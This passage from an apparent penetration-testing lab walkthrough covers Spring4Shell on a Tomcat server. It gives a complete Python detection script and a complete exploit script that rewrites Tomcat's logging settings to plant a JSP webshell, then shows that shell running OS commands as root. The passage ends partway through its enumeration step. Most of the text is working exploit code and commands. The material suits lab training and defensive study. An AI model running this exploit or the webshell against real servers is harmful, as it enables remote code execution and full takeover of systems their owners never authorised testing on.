tomcat/9.0.59 java version
The response indicates that Java version 8 or later must be used by the target server.
Step 8: Detect the presence of Spring4Shell vulnerability.
Spring4Shell vulnerability is applicable for the deployments using JDK version 9 and newer.
The provided target server might be vulnerable, provided that it is running JDK version 9 or newer. To test for that, we will use the following Python script:
detect.py:
import requests
        import argparse
        from urllib.parse import urljoin
        requests.packages.urllib3.disable_warnings()
        def VersionCheck(url):
            print(url + ':')
            try:
                check = requests.head(url,timeout=15,allow_redirects=False, verify=False)
                if check.status_code == 200:
                    if "X-Powered-By" in check.headers:
                        if check.headers['X-Powered-By'] == 'ASP.NET':
                            print("Runs on ASP.NET")
                        if 'X-AspNet-Version' in check.headers:
                            print('Version: ' + check.headers['X-AspNet-Version'])
                    else:
                        print('Banner Grabbing did not work')
                else:
                    print('Status code: ' + check.status_code)
            except:
                print('Exception')
        def Detect(url):
            headers = {
            "Content-Type": "application/x-www-form-urlencoded"
            }
            # data = "class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7D%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7D.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7D&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat="
            data = "class.module.classLoader.URLs[0]=0"
            try:
                go = requests.post(url,data=data,timeout=15,allow_redirects=False, verify=False, headers=headers)
                if go.status_code == 400:
                    print("Vulnerable!")
                else:
                    print(url + ' : ')
                    print(go.status_code)

            except Exception as e:
                print(e)
                pass
        def main():
            parser = argparse.ArgumentParser(description='Spring-Core Rce.')
            parser.add_argument('--file',help='File containing Form Endpoints',required=False)
            parser.add_argument('--url',help='target Form Endpoints',required=False)
            args = parser.parse_args()
            if args.url:
                VersionCheck(args.url)
                Detect(args.url)
            if args.file:
                with open (args.file) as f:
                    for i in f.readlines():
                        i = i.strip()
                        Detect(i)
                        VersionCheck(i)
        if name == 'main':
            main()
Reference: https://cybersecurityworks.com/blog/vulnerabilities/spring4shell-the-next-log4j.html
Save the above script as detect.py.
Check the help message for the script:
Command:
python3 detect.py --help
We will use the --url flag to pass the target URL:
Command:
python3 detect.py --url http://demo.ine.local
The detection script identified the target server deployment to be vulnerable to Spring4Shell.
Step 9: Exploit the Spring4Shell vulnerability.
Now that we have detected the vulnerability, we can exploit it using the following Python script:
exploit.py:
# Author: @Rezn0k
        # Based off the work of p1n93r
        import requests
        import argparse
        from urllib.parse import urlparse
        import time
        #Set to bypass errors if the target site has SSL issues
        requests.packages.urllib3.disable_warnings()
        post_headers = {
            "Content-Type": "application/x-www-form-urlencoded"
        }
        get_headers = {
            "prefix": "<%",
            "suffix": "%>//",
            # This may seem strange, but this seems to be needed to bypass some check that looks for "Runtime" in the log_pattern
            "c": "Runtime",
        }
        def run_exploit(url, directory, filename):
            log_pattern = "class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bprefix%7Di%20" \
                   f"java.io.InputStream%20in%20%3D%20%25%7Bc%7Di.getRuntime().exec(request.getParameter" \
                   f"(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B" \
                   f"%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%25%7Bsuffix%7Di"
            log_file_suffix = "class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp"
            log_file_dir = f"class.module.classLoader.resources.context.parent.pipeline.first.directory={directory}"
            log_file_prefix = f"class.module.classLoader.resources.context.parent.pipeline.first.prefix={filename}"
            log_file_date_format = "class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat="
            exp_data = "&".join([log_pattern, log_file_suffix, log_file_dir, log_file_prefix, log_file_date_format])
            # Setting and unsetting the fileDateFormat field allows for executing the exploit multiple times
            # If re-running the exploit, this will create an artifact of {old_file_name}_.jsp
            file_date_data = "class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=_"
            print("[*] Resetting Log Variables.")
            ret = requests.post(url, headers=post_headers, data=file_date_data, verify=False)
            print("[*] Response code: %d" % ret.status_code)
            # Change the tomcat log location variables
            print("[*] Modifying Log Configurations")
            ret = requests.post(url, headers=post_headers, data=exp_data, verify=False)
            print("[*] Response code: %d" % ret.status_code)
            # Changes take some time to populate on tomcat
            time.sleep(3)
            # Send the packet that writes the web shell
            ret = requests.get(url, headers=get_headers, verify=False)
            print("[*] Response Code: %d" % ret.status_code)
            time.sleep(1)
            # Reset the pattern to prevent future writes into the file
            pattern_data = "class.module.classLoader.resources.context.parent.pipeline.first.pattern="
            print("[*] Resetting Log Variables.")
            ret = requests.post(url, headers=post_headers, data=pattern_data, verify=False)
            print("[*] Response code: %d" % ret.status_code)
        def main():
            parser = argparse.ArgumentParser(description='Spring Core RCE')
            parser.add_argument('--url',help='target url', required=True)
            parser.add_argument('--file', help='File to write to [no extension]', required=False, default="shell")
            parser.add_argument('--dir', help='Directory to write to. Suggest using "webapps/[appname]" of target app',
                                required=False, default="webapps/ROOT")
            file_arg = parser.parse_args().file
            dir_arg = parser.parse_args().dir
            url_arg = parser.parse_args().url
            filename = file_arg.replace(".jsp", "")
            if url_arg is None:
                print("Must pass an option for --url")
                return
            try:
                run_exploit(url_arg, dir_arg, filename)
                print("[+] Exploit completed")
                print("[+] Check your target for a shell")
                print("[+] File: " + filename + ".jsp")
                if dir_arg:
                    location = urlparse(url_arg).scheme + "://" + urlparse(url_arg).netloc + "/" + filename + ".jsp"
                else:
                    location = f"Unknown. Custom directory used. (try app/{filename}.jsp?cmd=id"
                print(f"[+] Shell should be at: {location}?cmd=id")
            except Exception as e:
                print(e)
        if name == 'main':
            main()
Reference: https://github.com/reznok/Spring4Shell-POC/blob/master/exploit.py
Save the above script as exploit.py.
Check the help message for the script:
Command:
python3 exploit.py --help
We will use the --url flag to pass the target URL:
Command:
python3 exploit.py --url http://demo.ine.local
Exploitation was successful, and a JSP webshell was uploaded to the target server.
Step 10: Leverage the uploaded webshell to run OS commands on the target server.
Open the following URL (reported by the exploit.py script):
URL: http://demo.ine.local/shell.jsp?cmd=id
Note: The above URL would run the id command. To run any other command, change the string passed in the cmd parameter.

Notice that the output for the id command is returned.
The target application was running as root, and therefore, the webshell is also running as root (uid = 0)!

We can perform enumeration on the target server and inspect the processes. Change the cmd parameter value and send the following command:
Command:
